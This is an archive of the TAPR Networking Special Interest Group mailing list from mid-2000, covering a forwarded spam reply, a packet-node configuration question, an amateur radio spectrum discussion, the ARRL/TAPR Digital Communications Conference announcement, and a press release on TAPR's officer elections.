As a note, please include full headers from ANY spam when you send
complaints. No one can track the spam email and figure out where it
really originated without these headers.

If you wish to complain about spam, I would suggest contacting your
local administrators first, and getting their advice. Also, we
maintain a site with a number of links to anti-spam pages. Take a
look at: http://www.localhost.com for more info.

If you still think you need to talk to the localhost.com
administrative staff, please send your message to admin@localhost.com

        -=- Matthew L. Seidl
            localhost.com admin

ps. Your message is included below for your information.

==

5. [netsig] Re: Need a Auto Loan

From: "Chris / W4YYZ" <w4yyz@tampabay.rr.com>
Date: Sat, 6 May 2000 21:14:37 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR4077-82102-2000.05.06-20.47.11--AB268#FREENET.CARLETON.CA@lists.tapr.org>
Rendered body type: text/plain

nice

----- Original Message -----
From: "Credit Law Service" <mail@creditlawservice.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Friday, May 05, 2000 6:27 PM
Subject: [netsig] Need a Auto Loan

>   Call the Credit Hotline.
>
> 1 800 SPAMMER
>
> It's Fast, Free and it's easy!!
>   BAD CREDIT?   NO CREDIT?
> Get pre-approved for a new car

> TODAY!!
> It's private, confidential and
> totally free....CALL TODAY!
>
> 1 800 SPAMMER.
>
>
> ---
> You are currently subscribed to netsig as: w4yyz@tampabay.rr.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: AB268@FREENET.CARLETON.CA
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] TheNetPlus 2.11st

From: Xenofon <sv3bef@compulink.gr>
Date: Sat, 13 May 2000 13:40:24 +0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-83534-2000.05.13-04.42.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Do anyone can refresh my memory how can I
load my empty broadcast list to my node ver
above which appears but with no nodes at
HDLC BROADCAST?
Par 13 is not doing the job,just open broadcast.
Please see my PARMS list below for more help.
I know I can do it but docs and my memory not
helps.

SV3BEF-2} 50 203 203 3 4 1800 9 1 10 0 0 40 1 0 1 100 13 200 2 1 180
2 4

Any help is very much appreciated,via list or personally.

--

CUL Xenofon

VY 73 de XENOFON-SV3BEF in TRIPOLIS,GR KM17ch
[Attachment: sv3bef.vcf; text/x-vcard; 166 bytes]

June 2000

Original source file: netsig.0006
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0006

1. [netsig] Test

From: Derek Lassen <kn6td@clubnet.net>
Date: Tue, 13 Jun 2000 00:59:11 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-90679-2000.06.13-03.04.34--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Just pinging to see if it is still alive...

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Test

From: John Ackermann <jra@febo.com>
Date: Tue, 13 Jun 2000 08:02:19 -0300
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-90705-2000.06.13-07.05.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In message <LYR4118-90679-2000.06.13-03.04.34--NET-SIG#AG9V.AMPR.ORG@lists.tapr
.org>, Derek Lassen writes:
>Just pinging to see if it is still alive...

It's still here, just verrrry quiet...

John N8UR
jra@febo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: [ss] Re: http://tapr.org/tapr/html/ss.qexss.html

From: Derek Lassen <kn6td@clubnet.net>
Date: Sat, 24 Jun 2000 15:28:24 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: netsig@lists.tapr.org
Message-ID: <LYR6748-92769-2000.06.24-17.33.12--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In addition we have to contend with the narrow mindedness of the spectrum cops.

The coordination commitees fail to see the need for a very wide segment of
spectrum. Their idea of wideband is TV (AM at that - ugh).

I think that a useful solution requires five points:
    1) Very high bandwidth (10M bps or more).
    2) Roam ability.
    3) Easy attachment.
    4) Robustness.
     5) Fairly cheap.

Attacking TAPR gets nowhere - TAPR does what TAPR was intended to do - act
as a forum.

What I think is needed is a coordinated attack on the problem.
We'll need:
      1) An interface that goes fast enough.
      2) Drivers for that interface.
      3) A protocol stack.
      4) A router.
      5) A modem
      6) An RF deck.
      7) Antennas.

And finally, I really think this discussion shhould be in the networking SIG.

Rant off.

73 de KN6TD

(s) Derek

.At 12:26 PM 6/24/00 -0500, you wrote:
> >Steve , I agree completely. I have been waiting patienty for TAPR to set a
> >standard protocol and I am tired of being restricted to low baud rates by
> >the FCC. Go for it Steve and thanks for speaking out. Lew N8XLR
>
>Well.. regardless of what TAPR does:
>
>Here is a breakdown of the speed/ bandwith constraints for data.
>
>[97.307(f)]
>50.1 - 148 MHz 19.6 kilobauds - 20 kHz bandwidth
>222 - 450 MHz   56 kilobauds   - 100 kHz bandwidth
>Above 900 MHz - No speed limit also no bandwith limit
>
>The above 900 MHz part, is again a wake up call for us. Every year they
>try to
>take away/modify out allocations for the UHF/SHF spectrum since we hardly
>use them. Also the Part 15 (ISM) wireless cards start at 900 MHz and go
>up.. (also 2.4 & 5.7 GHz)
>
>Obviously following what the commercial world does by using the TCP/IP
>protocol is smart thinking.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] The Role of Amateur Radio in the New Century

From: Dewayne Hendricks <dewayne@warpspeed.com>
Date: Tue, 27 Jun 2000 18:33:59 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-93470-2000.06.27-20.44.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The Role of Amateur Radio in the New Century

Remarks by

Dale N. Hatfield (W0IFO)
Chief, Office on Engineering and Technology
Federal Communications Commission
at
AMRAD's 25th Anniversary Dinner
Falls Church, VA

June 17, 2000

<http://www.fcc.gov/Speeches/misc/dnh061700.html>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: The Role of Amateur Radio in the New Century

From: Derek Lassen <kn6td@clubnet.net>
Date: Wed, 28 Jun 2000 03:29:49 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-93549-2000.06.28-05.34.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Another dufas that thinks centuries are 99 years long.

At 06:33 PM 6/27/00 -0700, you wrote:
>The Role of Amateur Radio in the New Century
>
>Remarks by
>
>Dale N. Hatfield (W0IFO)
>Chief, Office on Engineering and Technology
>Federal Communications Commission
>at
>AMRAD's 25th Anniversary Dinner

>Falls Church, VA
>
>June 17, 2000
>
><http://www.fcc.gov/Speeches/misc/dnh061700.html>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Thank You

From: "Fortney, James T." <Jim@Fortney.com>
Date: Wed, 28 Jun 2000 08:31:44 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-93587-2000.06.28-10.29.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Dewayne -

Thank you for making sure this speech was brought to our attention.

It is important that as many Hams as possible are thinking about the future
in constructive ways. Your concern and efforts are appreciated.

- JimF K6IYK

>Subject: The Role of Amateur Radio in the New Century
>From: Dewayne Hendricks <dewayne@warpspeed.com>
>Date: Tue, 27 Jun 2000 18:33:59 -0700
>
>The Role of Amateur Radio in the New Century
>
>Remarks by
>
>Dale N. Hatfield (W0IFO)
>Chief, Office on Engineering and Technology
>Federal Communications Commission
>at
>AMRAD's 25th Anniversary Dinner
>Falls Church, VA
>
>June 17, 2000
>
><http://www.fcc.gov/Speeches/misc/dnh061700.html>
>

In travel status from Austin, TX
James T. Fortney
Mobile: 805-208-3108
Snail Mail: P. O. Box 3419
                Camarillo, CA 93011-3419

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Thank You

From: Dewayne Hendricks <dewayne@warpspeed.com>
Date: Wed, 28 Jun 2000 22:22:02 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-93804-2000.06.29-00.43.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 8:31 -0700 6/28/00, Fortney, James T. wrote:
>Thank you for making sure this speech was brought to our attention.
>
>It is important that as many Hams as possible are thinking about the future
>in constructive ways. Your concern and efforts are appreciated.

        I happy to hear that you enjoyed it! I was at the FCC today
and had the chance to meet with Dale Hatfield and compliment him on
his AMRAD lecture. He's rather proud of getting the chance to set
down his thoughts and the opportunity to speak to a high caliber ham
organization like AMRAD.

-- Dewayne WA8DZP

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

July 2000

Original source file: netsig.0007
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0007

1. [netsig] ARRL and TAPR 19th Annual Digital Communications Conference

From: "Steven R. Bible" <n7hpr@tapr.org>
Date: Wed, 19 Jul 2000 10:48:46 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97390-2000.07.19-09.55.12--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

ARRL and TAPR 19th Annual
Digital Communications Conference
September 22-24, 2000 - Orlando, Florida

For more information see: http://www.tapr.org/dcc

Information
Mark your calendar and start making plans to attend the year's premier event in digital communications. The 19th Annual ARRL and TAPR Digital Communications Conference will be held September 22-24, 2000, in Orlando, Florida - just minutes from the Orlando International Airport.

The ARRL and TAPR Digital Communications Conference is an international forum for radio amateurs in digital communications, networking, and related technologies to meet, publish their work, and present new ideas and techniques for discussion. Presenters and attendees will have the opportunity to exchange ideas and learn about recent hardware and software advances, theories, experimental results, and practical applications. The Digital Communications Conference is not just for the digital expert, but also for digitally oriented amateurs of all levels of experience.

A Conference for the Beginner as well
The conference is not just for the digital expert. As in years past an entire session strand with beginning, intermediate, and advanced presentations on selected topics in digital communications will be offered. Some of the topics will include: APRS, Satellite Communications, TCP/IP, Digital Radio, Spread Spectrum and other introductory topics. Come to the conference and hear these topics presented by the experts!

Area Attractions
The Orlando Florida area is famous for its attractions and vacation spots. Disney World, Universal Studios, and Sea World (just to name a few) are within 15 minutes of the hotel. Shuttle service from the hotel will be available for a small fee. Cape Canaveral and Cocoa Beach are a 30 minute drive East of the hotel.

Symposia, Seminars and Banquet
Two symposia/seminars will be held which allow those with additional time and interest to make the most of the Conference. For those who may have interest in just one symposium or seminar, registration for the conference is not required to attend these activities. This allows maximum flexibility for those who may want to participate during the Digital Communications Conference, but do not have an entire weekend to devote to the event.

The Fourth APRS National Symposium will be held on Friday and will be moderated by Steve Dimse, K4HG (the developer of javAPRS). It will likely include many APRS software authors, such as Bob Bruninga, WB4APR (the father ofAPRS), Keith Sproul, WU2Z, Mark Sproul, KB2ICI (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the developer of APRSPLUS), Mike Musick, N0QBF (developer of PocketAPRS), and other nationally known APRS leaders. Join this group for the afternoon and evening for in-depth discussions and presentations on the current and future status of APRS. This is a unique opportunity to gain insight into this fast-growing digital aspect of amateur operations that combines computers, packet radio, and GPS (Global Positioning System).

On Saturday night the DCC Banquet will be held. A guest speaker will speak after the banquet and a prize drawing will top the evening. The Grand Prize is a Palm VII Personal Digital Assistant.

The Sunday morning seminar will be focused on PIC development,

design, and programming. This five-and-a-half hour seminar will focus on the things you need to know now in order to understand and begin to participate in PIC development.

Co-Hosts
The 2000 ARRL and TAPR Digital Communications Conference local co-hosts will be Lake Monroe Amateur Radio Society (http://www.qsl.net/lmars/),Orange County ARES/RACES(http://evcom.net/~jvoisin/ares.htm), Seminole County ARES/RACES (http://wwww.geocities.com/capecanaveral/launchpad/4773), and Orlando Amateur Radio Club(http://www.oarc.org/).

International Co-Hosts PRUG (Packet Radio User Group of Japan) will be the International co-host for a third year running. PRUG will be hosting an informal social Friday evening before their seminar and symposium is held. Visit http://www.prug.or.jp for more information about PRUG.

Call for Papers
Anyone interested in digital communications is invited to submit a paper for publication in the Conference Proceedings. Presentation at the Conference is not required for publication. Papers are due by August 7th, 2000, and should be submitted to

Maty Weinberg, ARRL
225 Main Street
Newington, CT 06111

or via the Internet to

   lweinberg@arrl.org

Information on paper submission guidelines are available on-line at

   http://www.tapr.org/dcc

Hotel
Conference presentations, meetings, and seminars will be held at the Orlando Airport Marriott. It is highly recommended that you book your room prior to arriving. A special DCC room rate of $89/single and $89/double per night has been blocked for 50 rooms and is available until September 1st, 2000. Once the 50 rooms have been reserved, room rates will increase. So be sure to book your rooms early! The hotel provides transportation to and from the Orlando International Airport. Please contact the hotel to arrange specific transportation needs.

Orlando Airport Marriott (conference hotel)
7499 Augusta Drive
Orlando, FL 32822
Phone 407-851-9000, Fax 407-857-6211
(http://marriotthotels.com/MCOAP/)

What you can expect at DCC 2000
- A full day of papers and breakouts for the beginner to the advanced
- Two seminars/symposiums
- The fifth annual Student Paper session.
- A banquet with Special Guest Speaker.
- Informal get-togethers throughout the weekend.
- TAPR Membership Meeting
- An event at which the most important new developments in amateur digital communications are announced.
- Digital 'movers and shakers' from all over the world in attendance.

There are few activities where your participation can be so much fun and important! What a great way to share and renew your enthusiasm for digital amateur radio! A get-together with colleagues and bringing each other up to date on your latest work -- all this, and more, for an unforgettable weekend of amateur radio and digital communications. We hope to see you at the ARRL and TAPR Digital Communications Conference on September 22-24, 2000!

Full information on the conference and hotel information can be obtained by contacting:

Tucson Amateur Packet Radio
Phone: (940) 383-0000.
Fax: (940) 566-2544
Email: tapr@tapr.org
Web: http://www.tapr.org

Registration Form
Contact the TAPR office by Phone 940-383-0000, Fax 940-566-2544, or
Internet: http://www.tapr.org and tapr@tapr.org to register or for
additional information.

Conference Registration includes: Conference Proceedings, Sessions,
Meetings, and Lunch on Saturday.

See http://www.tapr.org/dcc for an on-line registration form or
text form for mailing or faxing.

A registration packet will be mailed in September upon receipt of
registration form and payment.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: netsig digest: July 19, 2000

From: "CueUser 42" <cue42@mpls.k12.mn.us>
Date: Thu, 20 Jul 2000 17:57:27 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-97681-2000.07.20-18.03.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Rick,
Thanks for the info. Are you going?
Don

"TAPR Networking Special Interest Group digest (by way of The Whiting Household)" wrote:

> TAPR Networking Special Interest Group Digest for Wednesday, July 19, 2000.
>
> 1. ARRL and TAPR 19th Annual Digital Communications Conference
>
> --
>
> Subject: ARRL and TAPR 19th Annual Digital Communications Conference
> From: "Steven R. Bible" <n7hpr@tapr.org>
> Date: Wed, 19 Jul 2000 10:48:46 -0400
> X-Message-Number: 1
>
> ARRL and TAPR 19th Annual
> Digital Communications Conference
> September 22-24, 2000 - Orlando, Florida
>
> For more information see: http://www.tapr.org/dcc
>
> Information
> Mark your calendar and start making plans to attend the year's premier
> event in digital communications. The 19th Annual ARRL and TAPR
> Digital Communications Conference will be held September 22-24, 2000,
> in Orlando, Florida - just minutes from the Orlando International
> Airport.
>
> The ARRL and TAPR Digital Communications Conference is an
> international forum for radio amateurs in digital communications,
> networking, and related technologies to meet, publish their work, and
> present new ideas and techniques for discussion. Presenters and
> attendees will have the opportunity to exchange ideas and learn about
> recent hardware and software advances, theories, experimental results,
> and practical applications. The Digital Communications Conference is
> not just for the digital expert, but also for digitally oriented
> amateurs of all levels of experience.
>
> A Conference for the Beginner as well
> The conference is not just for the digital expert. As in years past
> an entire session strand with beginning, intermediate, and advanced
> presentations on selected topics in digital communications will be
> offered. Some of the topics will include: APRS, Satellite
> Communications, TCP/IP, Digital Radio, Spread Spectrum and other
> introductory topics. Come to the conference and hear these topics
> presented by the experts!
>
> Area Attractions
> The Orlando Florida area is famous for its attractions and vacation

> spots. Disney World, Universal Studios, and Sea World (just to name a
> few) are within 15 minutes of the hotel. Shuttle service from the
> hotel will be available for a small fee. Cape Canaveral and Cocoa
> Beach are a 30 minute drive East of the hotel.
>
> Symposia, Seminars and Banquet
> Two symposia/seminars will be held which allow those with additional
> time and interest to make the most of the Conference. For those who
> may have interest in just one symposium or seminar, registration for
> the conference is not required to attend these activities. This allows
> maximum flexibility for those who may want to participate during the
> Digital Communications Conference, but do not have an entire weekend
> to devote to the event.
>
> The Fourth APRS National Symposium will be held on Friday and will be
> moderated by Steve Dimse, K4HG (the developer of javAPRS). It will
> likely include many APRS software authors, such as Bob Bruninga,
> WB4APR (the father ofAPRS), Keith Sproul, WU2Z, Mark Sproul, KB2ICI
> (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the
> developer of APRSPLUS), Mike Musick, N0QBF (developer of PocketAPRS),
> and other nationally known APRS leaders. Join this group for the
> afternoon and evening for in-depth discussions and presentations on
> the current and future status of APRS. This is a unique opportunity to
> gain insight into this fast-growing digital aspect of amateur
> operations that combines computers, packet radio, and GPS (Global
> Positioning System).
>
> On Saturday night the DCC Banquet will be held. A guest speaker will
> speak after the banquet and a prize drawing will top the evening. The
> Grand Prize is a Palm VII Personal Digital Assistant.
>
> The Sunday morning seminar will be focused on PIC development,
> design, and programming. This five-and-a-half hour seminar will focus
> on the things you need to know now in order to understand and begin to
> participate in PIC development.
>
> Co-Hosts
> The 2000 ARRL and TAPR Digital Communications Conference local co-
> hosts will be Lake Monroe Amateur Radio Society
> (http://www.qsl.net/lmars/),Orange County
> ARES/RACES(http://evcom.net/~jvoisin/ares.htm), Seminole County
> ARES/RACES (http://wwww.geocities.com/capecanaveral/launchpad/4773),
> and Orlando Amateur Radio Club(http://www.oarc.org/).
>
> International Co-Hosts PRUG (Packet Radio User Group of Japan) will be
> the International co-host for a third year running. PRUG will be
> hosting an informal social Friday evening before their seminar and
> symposium is held. Visit http://www.prug.or.jp for more information
> about PRUG.
>
> Call for Papers
> Anyone interested in digital communications is invited to submit a
> paper for publication in the Conference Proceedings. Presentation at
> the Conference is not required for publication. Papers are due by
> August 7th, 2000, and should be submitted to
>
> Maty Weinberg, ARRL
> 225 Main Street
> Newington, CT 06111
>
> or via the Internet to
>
>   lweinberg@arrl.org
>
> Information on paper submission guidelines are available on-line at
>
>   http://www.tapr.org/dcc
>
> Hotel
> Conference presentations, meetings, and seminars will be held at the
> Orlando Airport Marriott. It is highly recommended that you book your
> room prior to arriving. A special DCC room rate of $89/single and
> $89/double per night has been blocked for 50 rooms and is available
> until September 1st, 2000. Once the 50 rooms have been reserved, room
> rates will increase. So be sure to book your rooms early! The hotel
> provides transportation to and from the Orlando International Airport.
> Please contact the hotel to arrange specific transportation needs.
>
> Orlando Airport Marriott (conference hotel)

> 7499 Augusta Drive
> Orlando, FL 32822
> Phone 407-851-9000, Fax 407-857-6211
> (http://marriotthotels.com/MCOAP/)
>
> What you can expect at DCC 2000
> - A full day of papers and breakouts for the beginner to the advanced
> - Two seminars/symposiums
> - The fifth annual Student Paper session.
> - A banquet with Special Guest Speaker.
> - Informal get-togethers throughout the weekend.
> - TAPR Membership Meeting
> - An event at which the most important new developments in amateur
>   digital communications are announced.
> - Digital 'movers and shakers' from all over the world in attendance.
>
> There are few activities where your participation can be so much fun
> and important! What a great way to share and renew your enthusiasm for
> digital amateur radio! A get-together with colleagues and bringing
> each other up to date on your latest work -- all this, and more, for
> an unforgettable weekend of amateur radio and digital communications.
> We hope to see you at the ARRL and TAPR Digital Communications
> Conference on September 22-24, 2000!
>
> Full information on the conference and hotel information can be
> obtained by contacting:
>
> Tucson Amateur Packet Radio
> Phone: (940) 383-0000.
> Fax: (940) 566-2544
> Email: tapr@tapr.org
> Web: http://www.tapr.org
>
> Registration Form
> Contact the TAPR office by Phone 940-383-0000, Fax 940-566-2544, or
> Internet: http://www.tapr.org and tapr@tapr.org to register or for
> additional information.
>
> Conference Registration includes: Conference Proceedings, Sessions,
> Meetings, and Lunch on Saturday.
>
> See http://www.tapr.org/dcc for an on-line registration form or
> text form for mailing or faxing.
>
> A registration packet will be mailed in September upon receipt of
> registration form and payment.
>
> ---
>
> END OF DIGEST
>
> ---
> You are currently subscribed to netsig as: whitings@worldnet.att.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] ARRL and TAPR 19th Annual Digital Communications Conference

From: "Steven R. Bible" <n7hpr@tapr.org>
Date: Tue, 25 Jul 2000 16:29:58 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-98496-2000.07.25-15.36.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

ARRL and TAPR 19th Annual
Digital Communications Conference
September 22-24, 2000 - Orlando, Florida

For more information see: http://www.tapr.org/dcc

Information
Mark your calendar and start making plans to attend the year's premier
event in digital communications. The 19th Annual ARRL and TAPR
Digital Communications Conference will be held September 22-24, 2000,
in Orlando, Florida - just minutes from the Orlando International
Airport.

The ARRL and TAPR Digital Communications Conference is an international forum for radio amateurs in digital communications, networking, and related technologies to meet, publish their work, and present new ideas and techniques for discussion. Presenters and attendees will have the opportunity to exchange ideas and learn about recent hardware and software advances, theories, experimental results, and practical applications. The Digital Communications Conference is not just for the digital expert, but also for digitally oriented amateurs of all levels of experience.

A Conference for the Beginner as well
The conference is not just for the digital expert. As in years past an entire session strand with beginning, intermediate, and advanced presentations on selected topics in digital communications will be offered. Some of the topics will include: APRS, Satellite Communications, TCP/IP, Digital Radio, Spread Spectrum and other introductory topics. Come to the conference and hear these topics presented by the experts!

Area Attractions
The Orlando Florida area is famous for its attractions and vacation spots. Disney World, Universal Studios, and Sea World (just to name a few) are within 15 minutes of the hotel. Shuttle service from the hotel will be available for a small fee. Cape Canaveral and Cocoa Beach are a 30 minute drive East of the hotel.

Symposia, Seminars and Banquet
Two symposia/seminars will be held which allow those with additional time and interest to make the most of the Conference. For those who may have interest in just one symposium or seminar, registration for the conference is not required to attend these activities. This allows maximum flexibility for those who may want to participate during the Digital Communications Conference, but do not have an entire weekend to devote to the event.

The Fourth APRS National Symposium will be held on Friday and will be moderated by Steve Dimse, K4HG (the developer of javAPRS). It will likely include many APRS software authors, such as Bob Bruninga, WB4APR (the father ofAPRS), Keith Sproul, WU2Z, Mark Sproul, KB2ICI (the developers of MacAPRS and WinAPRS), Brent Hildebrand, KH2Z (the developer of APRSPLUS), Mike Musick, N0QBF (developer of PocketAPRS), and other nationally known APRS leaders. Join this group for the afternoon and evening for in-depth discussions and presentations on the current and future status of APRS. This is a unique opportunity to gain insight into this fast-growing digital aspect of amateur operations that combines computers, packet radio, and GPS (Global Positioning System).

On Saturday night the DCC Banquet will be held. A guest speaker will speak after the banquet and a prize drawing will top the evening. The Grand Prize is a Palm VII Personal Digital Assistant.

The Sunday morning seminar will be focused on PIC development, design, and programming. This five-and-a-half hour seminar will focus on the things you need to know now in order to understand and begin to participate in PIC development.

Co-Hosts
The 2000 ARRL and TAPR Digital Communications Conference local co-hosts will be Lake Monroe Amateur Radio Society (http://www.qsl.net/lmars/),Orange County ARES/RACES(http://evcom.net/~jvoisin/ares.htm), Seminole County ARES/RACES (http://wwww.geocities.com/capecanaveral/launchpad/4773), and Orlando Amateur Radio Club(http://www.oarc.org/).

International Co-Hosts PRUG (Packet Radio User Group of Japan) will be the International co-host for a third year running. PRUG will be hosting an informal social Friday evening before their seminar and symposium is held. Visit http://www.prug.or.jp for more information about PRUG.

Call for Papers
Anyone interested in digital communications is invited to submit a paper for publication in the Conference Proceedings. Presentation at the Conference is not required for publication. Papers are due by August 7th, 2000, and should be submitted to

Maty Weinberg, ARRL

225 Main Street
Newington, CT 06111

or via the Internet to

   lweinberg@arrl.org

Information on paper submission guidelines are available on-line at

   http://www.tapr.org/dcc

Hotel
Conference presentations, meetings, and seminars will be held at the
Orlando Airport Marriott. It is highly recommended that you book your
room prior to arriving. A special DCC room rate of $89/single and
$89/double per night has been blocked for 50 rooms and is available
until September 1st, 2000. Once the 50 rooms have been reserved, room
rates will increase. So be sure to book your rooms early! The hotel
provides transportation to and from the Orlando International Airport.
Please contact the hotel to arrange specific transportation needs.

Orlando Airport Marriott (conference hotel)
7499 Augusta Drive
Orlando, FL 32822
Phone 407-851-9000, Fax 407-857-6211
(http://marriotthotels.com/MCOAP/)

What you can expect at DCC 2000
- A full day of papers and breakouts for the beginner to the advanced
- Two seminars/symposiums
- The fifth annual Student Paper session.
- A banquet with Special Guest Speaker.
- Informal get-togethers throughout the weekend.
- TAPR Membership Meeting
- An event at which the most important new developments in amateur
  digital communications are announced.
- Digital 'movers and shakers' from all over the world in attendance.

There are few activities where your participation can be so much fun
and important! What a great way to share and renew your enthusiasm for
digital amateur radio! A get-together with colleagues and bringing
each other up to date on your latest work -- all this, and more, for
an unforgettable weekend of amateur radio and digital communications.
We hope to see you at the ARRL and TAPR Digital Communications
Conference on September 22-24, 2000!

Full information on the conference and hotel information can be
obtained by contacting:

Tucson Amateur Packet Radio
Phone: (940) 383-0000.
Fax: (940) 566-2544
Email: tapr@tapr.org
Web: http://www.tapr.org

Registration Form
Contact the TAPR office by Phone 940-383-0000, Fax 940-566-2544, or
Internet: http://www.tapr.org and tapr@tapr.org to register or for
additional information.

Conference Registration includes: Conference Proceedings, Sessions,
Meetings, and Lunch on Saturday.

See http://www.tapr.org/dcc for an on-line registration form or
text form for mailing or faxing.

A registration packet will be mailed in September upon receipt of
registration form and payment.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

August 2000

Original source file: netsig.0008
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0008

1. [netsig] [Fwd: [BitBucket] FW: Ham Radios in Space]

```
From: Thomas Mathewson <tommath@norwich.net>
Date: Tue, 22 Aug 2000 09:16:50 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-104202-2000.08.22-08.24.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

[Empty message body]

September 2000

Original source file: netsig.0009
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0009

1. [netsig] TAPR Press Release

```
From: John Ackermann <jra@febo.com>
Date: Fri, 29 Sep 2000 13:17:50 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: tapr-bb@lists.tapr.org, aprssig@lists.tapr.org, netsig@lists.tapr.org,
        bbssig@lists.tapr.org, picsig@lists.tapr.org, hfsig@lists.tapr.org,
        tacgps@lists.tapr.org, tapr-org@lists.tapr.org, htaprs@lists.tapr.org
Message-ID: <LYR6748-111844-2000.09.29-12.29.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

FOR IMMEDIATE RELEASE

TAPR Elects Officers at 19th Annual Digital Communications Conference

John Ackermann, N8UR, was elected the new president of TAPR at the 19th ARRL/TAPR Digital Communications Conference held in Orlando September 21-24.

135 hams, including a dozen from outside the US, attended the annual event, which includes presentation of technical papers, hands-on demonstrations, and beginner's sessions. Over 100 people attended Friday afternoon's APRS seminar, and 70 were present for a technical symposium on programming PIC chips held Sunday morning.

Ackermann succeeds Greg Jones, WD5IVD, who had served as president since 1993, with Steve Bible, N7HPR, replacing Ackermann as vice president. Bob Hanson, N2GDE, will continue to serve as secretary, and Jim Neely, WA5LHS, remains treasurer. The elections were held at TAPR's annual board meeting, held in conjunction with the DCC.

"Greg Jones led TAPR through a period of growth and innovation," Ackermann said. "On his watch, we brought significant new products to market, including the DSP-93 digital signal processing unit, Totally Accurate Clock, and Mic-E and Pic-E data encoders. Greg also laid the groundwork for our Frequency Hopping Spread Spectrum Radio project. He guided us into the Internet age, along the way creating the TAPR SIG mailing lists that now handle thousands of messages per month. Greg is also responsible for our increased publishing activities. His retirement leaves a void in TAPR that will be hard to fill."

Ackermann said that his primary objective will be to ensure that TAPR remains on the cutting edge of radio technology, with a special emphasis on emerging concepts such as Software Defined Radios. He will also focus on increasing membership and optimizing the organization's management structure.

Ackermann (ex-AG9V), who lives in Dayton, Ohio, has served on the TAPR Board of Directors and as vice president since 1995. He was first licensed in 1974 and has helped build packet radio networks in Ohio and Wisconsin. Ackermann is active on APRS, runs a Linux-based Internet site at his home, and can occasionally be found on CW chasing DX.

Bible lives in Kingsland, Georgia, and has been a TAPR Board member since 1996. He was project manager for TAPR's Totally Accurate Clock (TAC-2), EVM Radio Interface, PIC Encoder, and DGPS Reference Station kits. Bible is leading TAPR's development of a road map to develop Software Defined Radio technology for amateur use.

In other news from the DCC:

* TAPR announced that it will be offering the "EasyTrak" satellite rotor and radio controller. This PIC-based unit will control azimuth and elevation rotors for satellite use, as well as tune popular radios for Doppler correction.

